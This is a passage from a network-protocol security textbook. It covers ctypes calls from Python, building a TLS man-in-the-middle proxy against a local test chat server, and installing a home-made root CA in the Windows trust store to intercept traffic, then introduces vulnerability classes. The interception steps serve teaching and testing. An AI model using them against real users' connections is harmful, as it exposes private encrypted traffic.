It's easy enough to call a simple method, such as `say_hello()`, as in Listing 8-23. But in this section, we'll look at how to call slightly more complicated functions including unmanaged functions, which take multiple different arguments.

Wherever possible, ctypes will attempt to determine what parameters are passed to the function automatically based on the parameters you pass in the Python script. Also, the library will always assume that the return type of a method is a C integer. For example, Listing 8-24 shows how to call the `add_numbers()` or `say_string()` methods along with the expected output from the interactive session.

```
print lib.add_numbers(1, 2)
>>> 3

lib.say_string("Hello from Python");
>>> Hello from Python
```

Listing 8-24: Calling simple methods

More complex methods require the use of ctypes data types to explicitly specify what types we want to use as defined in the ctypes namespace. Table 8-4 shows some of the more common data types.

Table 8-4: Python ctypes and Their Native C Type Equivalent

Python ctypes	Native C types
`c_char`, `c_wchar`	char, wchar_t
`c_byte`, `c_ubyte`	char, unsigned char
`c_short`, `c_ushort`	short, unsigned short
`c_int`, `c_uint`	int, unsigned int
`c_long`, `c_ulong`	long, unsigned long
`c_longlong`, `c_ulonglong`	long long, unsigned long long (typically 64 bit)
`c_float`, `c_double`	float, double
`c_char_p`, `c_wchar_p`	char*, wchar_t* (NUL terminated strings)
`c_void_p`	void* (generic pointer)

To specify the return type, we can assign a data type to the `lib.name.restype` property. For example, Listing 8-25 shows how to call `get_hello()`, which returns a pointer to a string.

```
# Before setting return type
print lib.get_hello()
>>> -1686370079

# After setting return type
lib.get_hello.restype = c_char_p
print lib.get_hello()
>>> Hello from C
```

Listing 8-25: Calling a method that returns a C string

If instead you want to specify the arguments to be passed to a method, you can set an array of data types to the `argtypes` property. For example, Listing 8-26 shows how to call `add_longs()` correctly.

```
# Before argtypes
lib.add_longs.restype = c_long
print lib.add_longs(0x100000000, 1)
>>> 1

# After argtypes
lib.add_longs.argtypes = [c_long, c_long]

print lib.add_longs(0x100000000, 1)
>>> 4294967297
```

Listing 8-26: Specifying `argtypes` for a method call

To pass a parameter via a pointer, use the `byref` helper. For example, `add_numbers_result()` returns the value as a pointer to an integer, as shown in Listing 8-27.

```
i = c_int()
lib.add_numbers_result(1, 2, byref(i))
print i.value
>>> 3
```

Listing 8-27: Calling a method with a reference parameter

Calling a Function with a Structure Parameter

We can define a structure for ctypes by creating a class derived from the `Structure` class and assigning the `_fields_ property`, and then pass the structure to the imported method. Listing 8-28 shows how to do this for the `say_struct()` function, which takes a pointer to a structure containing a string and a number.

```
class SimpleStruct(Structure):
  _fields_ = [("str", c_char_p),
              ("num", c_int)]

s = SimpleStruct()
s.str = "Hello from Struct"
s.num = 100
lib.say_struct(byref(s))
>>> Hello from Struct 100
```

Listing 8-28: Calling a method taking a structure

Calling Functions with Python on Microsoft Windows

In this section, information on calling unmanaged libraries on Windows is specific to 32-bit Windows. As discussed in Chapter 6, Windows API calls can specify a number of different calling conventions, the most common being *stdcall* and *cdecl*. By using *cdll*, all calls assume that the function is *cdecl*, but the property *windll* defaults instead to *stdcall*. If a DLL exports both *cdecl* and *stdcall* methods, you can mix calls through *cdll* and *windll* as necessary.

NOTE

You'll need to consider more calling scenarios using the Python ctypes library, such as how to pass back strings or call C++ functions. You can find many detailed resources online, but this section should have given you enough basics to interest you in learning more about how to use Python to call unmanaged libraries.

Encryption and Dealing with TLS

Encryption on network protocols can make it difficult for you to perform protocol analysis and reimplement the protocol to test for security issues. Fortunately, most applications don't roll their own cryptography. Instead, they utilize a version of TLS, as described at the end of Chapter 7. Because TLS is a known quantity, we can often remove it from a protocol or reimplement it using standard tools and libraries.

Learning About the Encryption In Use

Perhaps unsurprisingly, SuperFunkyChat has support for a TLS endpoint, although you need to configure it by passing the path to a server certificate. The binary distribution of SuperFunkyChat comes with a *server.pfx* for this purpose. Restart the `ChatServer` application with the `--server_cert` parameter, as shown in Listing 8-29, and observe the output to ensure that TLS has been enabled.

```
$ ChatServer  --server_cert ChatServer/server.pfx
ChatServer (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Loaded certificate, Subject=CN=ExampleChatServer❶
Running server on port 12345 Global Bind False
Running TLS server on port 12346❷ Global Bind False
```

Listing 8-29: Running ChatServer with a TLS certificate

Two indications in the output of Listing 8-29 show that TLS has been enabled. First, the subject name of the server certificate is shown at ❶. Second, you can see that TLS server is listening on port 12346 ❷.

There's no need to specify the port number when connecting the client using TLS with the `--tls` parameter: the client will automatically increment the port number to match. Listing 8-30 shows how when you add the `--tls` command line parameter to the client, it displays basic information about the connection to the console.

```
  $ ChatClient --tls user1 127.0.0.1
  Connecting to 127.0.0.1:12346
❶ TLS Protocol: TLS v1.2
❷ TLS KeyEx   : RsaKeyX
❸ TLS Cipher  : Aes256
❹ TLS Hash    : Sha384
❺ Cert Subject: CN=ExampleChatServer
❻ Cert Issuer : CN=ExampleChatServer
```

Listing 8-30: A normal client connection

In this output, the TLS protocol in use is shown at ❶ as TLS 1.2. We can also see the key exchange ❷, cipher ❸, and hash algorithms ❹ negotiated. At ❺, we see some information about the server certificate, including the name of the Cert Subject, which typically represents the certificate owner. The Cert Issuer ❻ is the authority that signed the server's certificate, and it's the next certificate in the chain, as described in "Public Key Infrastructure" on page 169. In this case, the Cert Subject and Cert Issuer are the same, which typically means the certificate is self-signed.

Decrypting the TLS Traffic

A common technique to decrypt the TLS traffic is to actively use a man-in-the-middle attack on the network traffic so you can decrypt the TLS from the client and reencrypt it when sending it to the server. Of course, in the middle, you can manipulate and observe the traffic all you like. But aren't man-in-the-middle attacks exactly what TLS is supposed to protect against? Yes, but as long as we control the client application sufficiently well, we can usually perform this attack for testing purposes.

Adding TLS support to a proxy (and therefore to servers and clients, as discussed earlier in this chapter) can be a simple matter of adding a single line or two to the proxy script to add a TLS decryption and encryption layer. Figure 8-1 shows a simple example of such a proxy.




Figure 8-1: An example MITM TLS proxy

We can implement the attack shown in Figure 8-1 by replacing the template initialization in Listing 8-5 with the code in Listing 8-31.

```
  var template = new FixedProxyTemplate();
  // Local port of 4445, destination 127.0.0.1:12346
❶ template.LocalPort = 4445;
```

```
   template.Host = "127.0.0.1";
   template.Port = 12346;

   var tls = new TlsNetworkLayerFactory();
❷ template.AddLayer(tls);
   template.AddLayer<Parser>();
```

Listing 8-31: Adding TLS support to capture a proxy

We make two important changes to the template initialization. At ❶, we increment port numbers because the client automatically adds 1 to the port when trying to connect over TLS. Then at ❷, we add a TLS network layer to the proxy template. (Be sure to add the TLS layer before the parser layer, or the parser layer will try to parse the TLS network traffic, which won't work so well.)

With the proxy in place, let's repeat our test with the client from Listing 8-31 to see the differences. Listing 8-32 shows the output.

```
   C:\> ChatClient user1 127.0.0.1 --port 4444 -l
   Connecting to 127.0.0.1:4445
❶ TLS Protocol: TLS v1.0
❷ TLS KeyEx   : ECDH
   TLS Cipher  : Aes256
   TLS Hash    : Sha1
   Cert Subject: CN=ExampleChatServer
❸ Cert Issuer : CN=BrokenCA_PleaseFix
```

Listing 8-32: ChatClient connecting through a proxy

Notice some clear changes in Listing 8-32. One is that the TLS protocol is now TLS v1.0 ❶ instead of TLS v1.2. Another is that the Cipher and Hash algorithms differ from those in Listing 8-30, although the key exchange algorithm is using Elliptic Curve Diffie–Hellman (ECDH) for forward secrecy ❷. The final change is shown in the Cert Issuer ❸. The proxy libraries will autogenerate a valid certificate based on the original one from the server, but it will be signed with the library's Certificate Authority (CA) certificate. If a CA certificate isn't configured, one will be generated on first use.

Forcing TLS 1.2

The changes to the negotiated encryption settings shown in Listing 8-32 can interfere with your successfully proxying applications because some applications will check the version of TLS negotiated. If the client will only connect to a TLS 1.2 service, you can force that version by adding this line to the script:

```
tls.Config.ServerProtocol = System.Security.Authentication.SslProtocols.Tls12;
```

Replacing the Certificate with Our Own

Replacing the certificate chain involves ensuring that the client accepts the certificate that you generate as a valid root CA. Run the script in Listing 8-33 in *CANAPE.Cli* to generate a new CA certificate, output it and key to a PFX file, and output the public certificate in PEM format.

generate_ca
_cert.csx

```
using System.IO;

// Generate a 4096 bit RSA key with SHA512 hash
var ca = CertificateUtils.GenerateCACert("CN=MyTestCA",
    4096, CertificateHashAlgorithm.Sha512);
// Export to PFX with no password
File.WriteAllBytes("ca.pfx", ca.ExportToPFX());

// Export public certificate to a PEM file
File.WriteAllText("ca.crt", ca.ExportToPEM());
```

Listing 8-33: Generating a new root CA certificate for a proxy


On disk, you should now find a *ca.pfx* file and a *ca.crt* file. Copy the *ca.pfx* file into the same directory where your proxy script files are located, and add the following line before initializing the TLS layer as in Listing 8-31.

```
CertificateManager.SetRootCert("ca.pfx");
```

All generated certificates should now use your CA certificate as the root certificate.

You can now import *ca.crt* as a trusted root for your application. The method you use to import the certificate will depend on many factors, for example, the type of device the client application is running on (mobile devices are typically more difficult to compromise). Then there's the question of where the application's trusted root is stored. For example, is it in an application binary? I'll show just one example of importing the certificate on Microsoft Windows.

Because it's common for Windows applications to refer to the system trusted root store to get their root CAs, we can import our own certificate into this store and SuperFunkyChat will trust it. To do so, first run `certmgr.msc` either from the Run dialog or a command prompt. You should see the application window shown in Figure 8-2.



certmgr - [Certificates - Current User\Trusted Root Certification Authorities\Certificates]
File
Action
View
Help
Certificates - Current User
Personal
Trusted Root Certification Aut
Certificates
Enterprise Trust
Intermediate Certification Aut
Active Directory User Object
Trusted Publishers
Untrusted Certificates
Third-Party Root Certification
Trusted People
Client Authentication Issuers
Other People
Local NonRemovable Certifica
McAfee Trust
Certificate Enrollment Reques
Smart Card Trusted Roots

Issued To	Issued By
AddTrust External CA Root	AddTrust External CA Root
AffirmTrust Commercial	AffirmTrust Commercial
America Online Root Certificatio...	America Online Root Certification ...
Baltimore CyberTrust Root	Baltimore CyberTrust Root
CANAPE Root CA	CANAPE Root CA
CAT Root CA	CAT Root CA
Certum CA	Certum CA
Certum Trusted Network CA	Certum Trusted Network CA
Class 2 Primary CA	Class 2 Primary CA
Class 3 Public Primary Certificati...	Class 3 Public Primary Certification ...
COMODO RSA Certification Aut...	COMODO RSA Certification Autho...
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.
Deutsche Telekom Root CA 2	Deutsche Telekom Root CA 2
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA
DigiCert Global Root CA	DigiCert Global Root CA

Trusted Root Certification Authorities store contains 66 certificates.

Figure 8-2: The Windows certificate manager

Choose **Trusted Root Certification Authorities ‣ Certificates** and then select **Action ‣ All Tasks ‣ Import**. An import Wizard should appear. Click **Next** and you should see a dialog similar to Figure 8-3.



File to Import
Specify the file you want to import.


File name:
ca.crt

Note: More than one certificate can be stored in a single file in the following formats:
Personal Information Exchange- PKCS #12 (.PFX,.P12)
Cryptographic Message Syntax Standard- PKCS #7 Certificates (.P7B)
Microsoft Serialized Certificate Store (.SST)

Figure 8-3: Using the Certificate Import Wizard file import

Enter the path to *ca.crt* or browse to it and click **Next** again.

Next, make sure that Trusted Root Certification Authorities is shown in the Certificate Store box (see Figure 8-4) and click **Next**.


Certificate Import Wizard

Certificate Store

Certificate stores are system areas where certificates are kept.

Windows can automatically select a certificate store, or you can specify a location for the certificate.

○ Automatically select the certificate store based on the type of certificate

● Place all certificates in the following store


Certificate store: Trusted Root Certification Authorities

Figure 8-4: The certificate store location

On the final screen, click **Finish**; you should see the warning dialog box shown in Figure 8-5. Obviously, heed its warning, but click **Yes** all the same.

NOTE

Be very careful when importing arbitrary root CA certificates into your trusted root store. If someone gains access to your private key, even if you were only planning to test a single application, they could man-in-the-middle any TLS connection you make. Never install arbitrary certificates on any device you use or care about.


Security Warning

You are about to install a certificate from a certification authority (CA) claiming to represent:

MyTestCA

Windows cannot validate that the certificate is actually from "MyTestCA". You should confirm its origin by contacting "MyTestCA". The following number will assist you in this process:

Thumbprint (sha1): 1CB21756 65901C16 0C36DE21 B5ED5792 A8D6A3C9

Warning:
If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Figure 8-5: A warning about importing a root CA certificate

As long as your application uses the system root store, your TLS proxy connection will be trusted. We can test this quickly with SuperFunkyChat using `--verify` with the ChatClient to enable server certificate verification. Verification is off by default to allow you to use a self-signed certificate for the server. But when you run the client against the proxy server with `--verify`, the connection should fail, and you should see the following output:

```
SSL Policy Errors: RemoteCertificateNameMismatch
Error: The remote certificate is invalid according to the validation procedure.
```

The problem is that although we added the CA certificate as a trusted root, the server name, which is in many cases specified as the subject of the certificate, is invalid for the target. As we're proxying the connection, the server hostname is, for example, 127.0.0.1, but the generated certificate is based on the original server's certificate.

To fix this, add the following lines to specify the subject name for the generated certificate:

```
tls.Config.SpecifyServerCert = true;
tls.Config.ServerCertificateSubject = "CN=127.0.0.1";
```

When you retry the client, it should successfully connect to the proxy and then on to the real server, and all traffic should be unencrypted inside the proxy.

We can apply the same code changes to the network client and server code in Listing 8-6 and Listing 8-8. The framework will take care of ensuring that only specific TLS connections are established. (You can even specify TLS client certificates in the configuration for use in performing mutual authentication, but that's an advanced topic that's beyond the scope of this book.)

You should now have some ideas about how to man-in-the-middle TLS connections. The techniques you've learned will enable you to decrypt and encrypt the traffic from many applications to perform analysis and security testing.

Final Words

This chapter demonstrated some approaches you can take to reimplement your application protocol based on the results of either doing on-the-wire inspection or reverse engineering the implementation. I've only scratched the surface of this complex topic—many interesting challenges await you as you investigate security issues in network protocols.

9
THE ROOT CAUSES OF VULNERABILITIES

This chapter describes the common root causes of security vulnerabilities that result from the implementation of a protocol. These causes are distinct from vulnerabilities that derive from a protocol's specification (as discussed in Chapter 7). A vulnerability does not have to be directly exploitable for it to be considered a vulnerability. It might weaken the security stance of the protocol, making other attacks easier. Or it might allow access to more serious vulnerabilities.

After reading this chapter, you'll begin to see patterns in protocols that will help you identify security vulnerabilities during your analysis. (I won't discuss how to exploit the different classes until Chapter 10.)

In this chapter, I'll assume you are investigating the protocol using all means available to you, including analyzing the network traffic, reverse engineering the application's binaries, reviewing source code, and manually testing the client and servers to determine actual vulnerabilities. Some vulnerabilities will always be easier to find using techniques such as *fuzzing* (a technique by which network protocol data is mutated to uncover issues) whereas others will be easier to find by reviewing code.

Vulnerability Classes

When you're dealing with security vulnerabilities, it's useful to categorize them into a set of distinct classes to assess the risk posed by the exploitation of the vulnerability. As an example, consider a vulnerability that, when exploited, allows an attack to compromise the system an application is running on.

Remote Code Execution

Remote code execution is a catchall term for any vulnerability that allows an attacker to run arbitrary code in the context of the application that implements the protocol. This could occur through hijacking the logic of the application or influencing the command line of subprocesses created during normal operation.

Remote code execution vulnerabilities are usually the most security critical because they allow an attacker to compromise the system on which the application is executing. Such a compromise would provide the attacker with access to anything the application can access and might even allow the hosting network to be compromised.

Denial-of-Service

Applications are generally designed to provide a service. If a vulnerability exists that when exploited causes an application to crash or become unresponsive, an attacker can use that vulnerability to deny legitimate users access to a particular application and the service it provides. Commonly referred to as a *denial-of-service* vulnerability, it requires few resources, sometimes as little as a single network packet, to bring down the entire application. Without a doubt, this can be quite detrimental in the wrong hands.

We can categorize denial-of-service vulnerabilities as either *persistent* or *nonpersistent*. A persistent vulnerability permanently prevents legitimate users from accessing the service (at least until an administrator corrects the issue). The reason is that exploiting the vulnerability corrupts some stored state that ensures the application crashes when it's restarted. A nonpersistent vulnerability lasts only as long as an attacker is sending data to cause the denial-of-service condition. Usually, if the application is allowed to restart on its own or given sufficient time, service will be restored.

Information Disclosure

Many applications are black boxes, which in normal operation provide you with only certain information over the network. An *information disclosure* vulnerability exists if there is a way to get an application to provide information it wasn't originally designed to provide, such as the contents of memory, filesystem paths, or authentication credentials. Such information might be directly useful to an attacker because it could aid further exploitation. For example, the information could disclose the location of important in-memory structures that could help in remote code execution.

Authentication Bypass

Many applications require users to supply authentication credentials to access an application completely. Valid credentials might be a username and password or a more complex verification, like a cryptographically secure exchange. Authentication limits access to resources, but it can also reduce an application's attack surface when an attacker is unauthenticated.

An *authentication bypass* vulnerability exists in an application if there is a way to authenticate to the application without providing all the authentication credentials. Such vulnerabilities might be as simple as an application incorrectly checking a password—for example, because it compares a simple checksum of the password, which is easy to brute force. Or vulnerabilities could be due to more complex issues, such as SQL injection (discussed later in "SQL Injection" on page 228).

Authorization Bypass

Not all users are created equal. Applications may support different types of users, such as read-only, low-privilege, or administrator, through the same interface. If an application provides access to resources like files, it might need to restrict access based on authentication. To allow access to secured resources, an authorization process must be built in to determine which rights and resources have been assigned to a user.

An *authorization bypass* vulnerability occurs when an attacker can gain extra rights or access to resources they are not privileged to access. For example, an attacker might change the authenticated user or user privileges directly, or a protocol might not correctly check user permissions.

NOTE

Don't confuse authorization bypass with authentication bypass vulnerabilities. The major difference between the two is that an authentication bypass allows you to authenticate as a specific user from the system's point of view; an authorization bypass allows an attacker to access a resource from an incorrect authentication state (which might in fact be unauthenticated).

Having defined the vulnerability classes, let's look at their causes in more detail and explore some of the protocol structures in which you'll find them. Each type of root cause contains a list of the possible vulnerability classes that it might lead to. Although this is not an exhaustive list, I cover those you are most likely to encounter regularly.

Memory Corruption Vulnerabilities

If you've done any analysis, memory corruption is most likely the primary security vulnerability you'll have encountered. Applications store their current state in memory, and if that memory can be corrupted in a controlled way, the result can cause any class of security vulnerability. Such vulnerabilities can simply cause an application to crash (resulting in a denial-of-service condition) or be more dangerous, such as allowing an attacker to run executable code on the target system.

Memory-Safe vs. Memory-Unsafe Programming Languages

Memory corruption vulnerabilities are heavily dependent on the programming language the application was developed in. When it comes to memory corruption, the biggest difference between languages is tied to whether a language (and its hosting environment) is *memory safe* or *memory unsafe*. Memory-safe languages, such as Java, C#, Python, and Ruby, do not normally require the developer to deal with low-level memory management. They sometimes provide libraries or constructs to perform unsafe operations (such as C#'s `unsafe` keyword). But using these libraries or constructs requires developers to make their use explicit, which allows that use to be audited for safety. Memory-safe languages will also commonly perform bounds checking for in-memory buffer access to prevent out-of-bounds reads and writes. Just because a language is memory safe doesn't mean it's completely immune to memory corruption. However, corruption is more likely to be a bug in the language runtime than a mistake by the original developer.

On the other hand, memory-unsafe languages, such as C and C++, perform very little memory access verification and lack robust mechanisms for automatically managing memory. As a result, many types of memory corruption can occur. How exploitable these vulnerabilities are depends on the operating system, the compiler used, and how the application is structured.

Memory corruption is one of the oldest and best known root causes of vulnerabilities; therefore, considerable effort has been made to eliminate it. (I'll discuss some of the mitigation strategies in more depth in Chapter 10 when I detail how you might exploit these vulnerabilities.)

Memory Buffer Overflows

Perhaps the best known memory corruption vulnerability is a *buffer overflow*. This vulnerability occurs when an application tries to put more data into a region of memory than that region was designed to hold. Buffer overflows may be exploited to get arbitrary programs to run or to bypass security restrictions, such as user access controls. Figure 9-1 shows a simple buffer overflow caused by input data that is too large for the allocated buffer, resulting in memory corruption.

